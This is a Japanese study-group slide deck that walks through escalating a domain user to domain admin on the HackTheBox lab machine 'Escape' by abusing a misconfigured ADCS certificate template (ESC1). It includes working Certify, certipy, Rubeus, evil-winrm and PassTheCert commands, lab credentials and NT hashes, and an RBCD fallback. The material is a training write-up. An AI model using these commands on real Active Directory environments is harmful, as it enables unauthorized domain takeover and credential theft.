ADCSでキメてぶち上げPrivesc - Escape

2023-8-26 OSCP勉強会 in 渋谷オフ会

自己紹介

tak:Yassan

- Job: SOC Analyst (事業会社でSOCしてます!)
- Twitter: @schectman_hell
- Like: Guitar, Bullet For My Valentine
- Holiday: Scuba Diving, HacktheBox
- Nickname:「たっく」でも「やっさん」でも!



目次

- ADCSでキメてぶち上げPrivesc Escape
- 自己紹介
- 目次
- 今日のお話
- Active Directory証明書サービス (ADCS) について
 - 。 そもそもADCSとは
 - ADCSを用いたKerberos認証
 - 全体概要
 - 証明書の内部
 - 認証に必要な条件
 - Subject Alternative Name (SAN)
 - 。 ADCSを利用した権限昇格
- HacktheBox Escape
 - ADCSのExploitツール
 - Certify
 - certipy
 - 事前調査
 - 列挙での当たりの付け方
 - 脆弱な証明書テンプレートの探し方
 - NTAuthCertificates Storeの確認
 - 不正な証明書要求
 - 証明書を使って権限昇格
- 【番外編】アカンって言われる
 - KDC_ERR_PADATA_TYPE_NOSUPP
 - PassTheCert
 - ■考察
 - 使用ツール
 - 実行
- まとめ
- 参考文献

今日のお話

Active Directory証明書サービス(ADCS)の設定不備を悪用して一般ドメインユーザからドメイン管理者に昇格する話をします。

実際にHTBのリタイアマシンに良い題材「Escape」があるので、実演しながら解説します。

※うまく出来なかったら資料だけで頑張ります。

Active Directory証明書サービス (ADCS) について

そもそもADCSとは

以下、公式ドキュメントより引用


Active Directory 証明書サービス (AD CS) は、セキュリティで保護された 通信と認証プロトコルで使われる公開キーインフラストラクチャ (PKI) 証明 書を発行および管理するための Windows Server ロールです。 デジタル証明書を使うと、電子ドキュメントやメッセージを暗号化およびデジタル署名したり、ネットワーク上のコンピューター、ユーザー、またはデバイス アカウントを認証したりできます。 たとえば、デジタル証明書は次のことを提供するために使われます。

要するに、AD環境に親和性のある証明書発行サービスです。

ADCSを用いたKerberos認証

全体概要

AD環境では、ADCSから発行されたクライアント証明書を用いて、Kerberos認証が出来ます。具体的に証明書が利用されるシーンはPre-authenticationで使われます。 おなじみのパスワードハッシュを使ったKerberos認証の流れを簡単に説明します。



証明書を利用する場合は上記に記載されているAS-REQの事前認証データ(以降 padata)部分が変化します。PA-ENC-TIMESTAMPがPA-PK-AS-REQになります(以下Wiresharkの画像参照)。

※事前認証において何を利用するかはAS-REQのpadataの値で決まったりします。

このpadataについては公式ドキュメント記載されています。

証明書の内部

nesukeさんのBlogにいい画像があったので引用します。

フィールド	值	^
■有効期間の終了	2020年10月23日 23:59	
∰サブジェクト	*.yahoo.co.jp, EDGE_2	
圖公開キ−	RSA (2048 Bits)	
📴 公開キーのパラメーター	05 00	
᠍ 証明書ポリシ−	[1]Certificate Policy:Po	
፴切びエクト代替名	DNS Name=*.yahoo.c	
■機関情報アクセス	[1]Authority Info Acce	
蜀拡張キー使用法	サーバー認証 (1.3.6.1.5.5	
靈機関キー識別子	KeyID=73a8085329b8	~

認証に必要な条件

KDCがAD証明書を使って認証する処理において確認する項目はいくつかあります。 以下に項目を纏めてます。

- NTAuthCertificates storeに証明書が存在すること。
 - これは識別名でいうとCN=NTAuthCertificates,CN=Public Key
 Services,CN=Services,CN=Configuration,DC=<example>,DC=<com>です。
- Client Authentication(1.3.6.1.5.5.7.3.2), Microsoft Smartcard Logon(1.3.6.1.4.1.311.20.2.2)この辺りのEKU (Extended Key Usage) が証明書内部に存在すること。
 - グループポリシーによって様々。
- 証明書がルート証明書にリンクしていること。
- 失効前であること。
- 秘密鍵が認証要求しているアカウントのものであると、証明されること。

Subject Alternative Name (SAN)

証明書内部にある設定項目です。

Webサーバが複数のドメインをホストしている場合、証明書が1つで済むようにSANに複数ドメインを記載することが出来ます。

攻撃者がこのSANに任意の値を設定し、Client AuthenticationのEKUがある 証明者を利用した場合、CAは設定されたSANのUPNに基づいて証明書を発行しま す。この結果、任意のユーザーになりすましが出来ます。

ADCSを利用した権限昇格

ドメイン管理者への昇格方法ですが、一杯あります。 HackTricksにその辺りは書いているので参考にして下さい。

今回はHackTricksのESC1のシナリオを主に紹介します。

HacktheBox - Escape

EscapeのBoxを使って、ADCSを悪用した権限昇格のシナリオESC1を実施します。

ADCSのExploitツール

今回は主にCertifyを利用します。

Certify

C#ツールです。コンパイルして実行ファイル形式で利用します。 ログインした権限のユーザで実行します。 https://github.com/GhostPack/Certify

certipy

Pythonツールです。コンパイル不要で利用できます。 攻撃対象に遠隔で実行できるので、証明書のPermissionによって新たにドメインオブジェクトを作成し、その権限でツールを実行出来ます。 https://github.com/ly4k/Certipy

事前調査

列挙での当たりの付け方

まずADCSを利用しているかどうか、発見できるかどうかが入り口です。 列挙ツールとしてはBloodhoundだったり、PowerUp、SharpUpだったりwinPEASなどがありますが、大体この辺りではパっと目にはつかないです(個人の意見、直ぐツール頼り)。

手動列挙で探っていると見つけることが多いです(個人の意見)。 psやGet-Processコマンドで引っかかります。

	nRM* PS		Ryan.Cooper	'\Documents> ps		
Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id SI	ProcessName
456	34	12880	22684	26	552 0	certsrv
488	18	2232	5428		384 v	CSTSS
171	13	1736	4888	L	96 1	csrss
388	32	16084	22572	21	L28 0	dfsrs
155	8	1940	6204	32	252 0	dfssvc
256	ne 14	3844	13524	39	92 0	dllhost
10382	7394	129780	127956	14	96 0	dns
529	22	20900	39760		68 1	. dwm
49	6	1492	3996	50	000 0	fontdrvhost
49	6	1644	4284	50	008 1	fontdrvhost
0	0	56	8		0 0	Idle
131	12	1900	5640	36	96 0	ismserv
V 469	⁴ 5 26	10580	47672	26	580 1	LogonUI
2071	193	72672	71536	(544 0	lsass
726	31	38280	50520	26	684 0	Microsoft.Activ
225	13	2740	10252	42	264 0	msdtc
0	15	316	13436		88 0	Registry
609	14	5552	13212	(520 0	services

脆弱な証明書テンプレートの探し方

脆弱な証明書テンプレートを探すには先ほど紹介したツールを使います。 Certifyを使って探す際のコマンドは以下です。

Certify.exe find /vulnerable

結果から確認すべき項目を見ていきます。

```
| Compared to Compared the Compared to Com
```

① SANが有効である

msPKI-Certificate-Name-Flag : ENROLLEE SUPPLIES SUBJECT

② EKUにClient Authenticationがある

pkiextendedkeyusage : Client Authentication

③ Domain Usersがこの証明書テンプレートを要求できる

Permissions

Enrollment Permissions

Enrollment Rights : sequel\Domain Admins

sequel\Domain Users

上記3つの項目が確認出来ればESC1のシナリオを再現できる。

sequel\Enterprise Admins

上記の③の項目がDomain Computerになっている場合は、新たにDomain Computerを作成し、certipyで遠隔から実行することでExploit可能です。

NTAuthCertificates Storeの確認

CertifyでNTAuthCertificates storeに証明書があるか確認出来ます。 ※ここまでしなくても脆弱なテンプレートを見つけたら試してみればいいです。上記3点あればほぼ確実に権限昇格の入り口でしょう。

Certify.exe cas



不正な証明書要求

Certifyを使って証明書を要求します。

Certify.exe request /ca:<CA Name> /template:<Template Name>
/altname:Administrator

鍵と証明書が来るのでこれをopenss1を使ってpfxファイルに変更します。

※上記Certifyのコマンドの結果末尾に参考コマンドが提案されます。

openssl pkcs12 -in cert.pem -inkey priv.key -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out admin.pfx

※余談

certipyでも同じことをやってみます。

certipy req -username <'user@example.com'> -password <Password> -ca <CA
Name> -dc-ip <dc-ip> -template <Template Name> -upn
'Administrator@example.com' -debug

```
Costrolati)-[-/work]

Certify req -username 'Ryan.Cosper@sequel.htb' -password NuclearMosquito3 -ca sequel-DC-CA -dc-ip 10.10.11.202 -template UserAuthentication -upm 'Administrator@sequel.htb' -debug

[a] Generating ESA key
[b] Requesting certificate via RPC
[a] Trying to connect to endpoint: incacn_npi0.10.11.202[\pipe\cert]
[c] Connected to endpoint: incacn_npi10.10.11.202[\pipe\cert]
[c] Successfully requested certificate
[c] Request Dis 18
[c] Got certificate with UPM 'Administrator@sequel.htb'
[c] Certificate with UPM 'Administrator@sequel.htb'
[c] Certificate has no object SID
[c] Saved certificate and private key to 'administrator.pfx'
```

このツールだとpfxファイル変換までやってくれます。ただ遠隔なので時刻同期の関係でよく失敗します。

証明書を使って権限昇格

不正に取得した証明書admin.pfxを使って権限昇格します。 使用するツールはおなじみのRubeus.exeです。証明書を使ってKerberos認証します。

Rubeus.exe asktgt /user:Administrator /certificate:admin.pfx /getcredentials /password:<opensslで設定したpass>



/getcredentialsオプションをつけるとNTハッシュを取り出せるのでそのままPTHで 権限昇格出来ます。

```
(root@ kali)-[~/work]
Weyil-winrm -i 10.10.11.202 -u Administrator -H A52F78E4C751E5F5E17E1E9F3E58F4EE

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

※余談

certipyでも同じことをやってみます。

certipy auth -pfx administrator.pfx -dc-ip <dc-ip> -debug

```
(root@kali)-[~/work]
# certipy auth -pfx administrator.pfx -dc-ip 10.10.11.202
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

こんな感じで時刻同期の関係でほぼ失敗します。 修正するには以下のコマンドで時刻同期をします。

```
ntpdate <dc-ip>
```

```
(root@kali)-[~/work]
  ntpdate 10.10.11.202
2023-08-01 14:48:53.815885 (-0400) +29246.650255 +/- 0.093110 10.10.11.202 s1 no-leap
CLOCK: time stepped by 29246.650255
```

これでも失敗する場合がありますが、数打ちゃ当たります。

```
(root@ kali)-[~/work]
certipy auth -pfx administrator.pfx -dc-ip 10.10.11.202 -debug
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT ...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
```

ハッシュが出てくるのでこれでPTH出来ます。

【番外編】アカンって言われる

KDC_ERR_PADATA_TYPE_NOSUPP

上記証明書でKerberos認証をする際に以下エラーが出る場合があります。

r—(root®kali)-[~/work]
└─# certipy auth -pfx administrator.pfx -dc-ip 10.10.11.202
Certipy v4.7.0 - by Oliver Lyak (ly4k)

- [*] Using principal: administrator@example.com
- [*] Trying to get TGT...
- [-] Got error while trying to request TGT: Kerberos SessionError:
 KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)

このエラーKDC_ERR_PADATA_TYPE_NOSUPPを公式ドキュメントで調べると以下のように書かれています。

スマートカードログオンが試行されており、適切な証明書を見つけられない。 これは、間違った証明機関 (CA) が照会されているか、適切なCA に接続 できないために発生する可能性があります。また、ドメインコントローラーにス マートカード(ドメインコントローラーまたはドメインコントローラー認証テンプレー ト)用の証明書がインストールされていない場合にも発生する可能性があ ります。

グループポリシーなど、何らかの理由でEKUにSmartcard Logonが入っていなければ 認証を許さない場合や、NTAuthCertificates storeに証明書がない場合など、 このエラーが発生するパターンは色々あります。

例えば公式ドキュメントに記載されているようにAllowCertificatesWithNoEKUのポリシーを無効にしてる場合などが当たりそう。

このような状況では証明書を使ったKerberos認証での権限昇格は出来ません。

PassTheCert

考察

Kerberosnが使えないので証明書を使った別手段で権限昇格を試みます。 証明書を使うプロトコルは例えばldapsがあります。これを使います。 HackTricksでいうところのESC10 - Abuse Case 2と似たようなことをします。 Resource Based Constrained Delegation (RBCD)攻撃ですね。

上記のPassTheCertの考え方はこちらのBlogに記載されています。

使用ツール

PassTheCert

C#のツールで、コンパイルが必要。 https://github.com/AlmondOffSec/PassTheCert

実行

Administratorを騙るリソースを作成します。

PassTheCert.exe --server <server-ip or fqdn> --cert-path <pfx-path> --add-computer --computer-name <Computer Name>

作成完了するとリソースのPasswordが表示されます。

No password given, generating random one.

Generated password: 99U1VOMhRX6LEvISJJQ9PMo07osUJLcp
Success

続いてDCのmsDS-AllowedToActOnBehalfOfOtherIdentityを設定します。

PassTheCert.exe --server <server-ip or fqdn> --cert-path <pfx-path> --rbcd --target <CN=DC,OU=Domain Controllers,DC=example,DC=com> --sid <Resource-SID>

Successが表示されればPTC成功です。後はRBCD攻撃の手順を踏めば権限昇格が可能です。

まとめ

ADCS難しい。 HacktheBox難しい。 脳みそとけりゅ。

参考文献

- 1. https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/ad-certificates
- 2. https://learn.microsoft.com/ja-jp/windows-server/identity/ad-cs/active-directory-certificate-services-overview
- 3. https://www.riskinsight-wavestone.com/en/2021/06/microsoft-adcs-abusing-pki-in-active-directory-environment
- 4. https://elkement.blog/2022/05/20/how-to-add-a-subject-alternative-name-safely
- 5. https://learn.microsoft.com/ja-jp/windows/security/threat-protection/auditing/event-4768
- 6. https://learn.microsoft.com/ja-jp/windows/security/identity-protection/smart-cards/smart-card-group-policy-and-registry-settings#allow-certificates-with-no-extended-key-usage-certificate-attribute
- 7. https://offsec.almond.consulting/authenticating-with-certificates-when-pkinit-is-not-supported.html
- 8. https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/resource-based-constrained-delegation
- 9. https://app.hackthebox.com/machines/531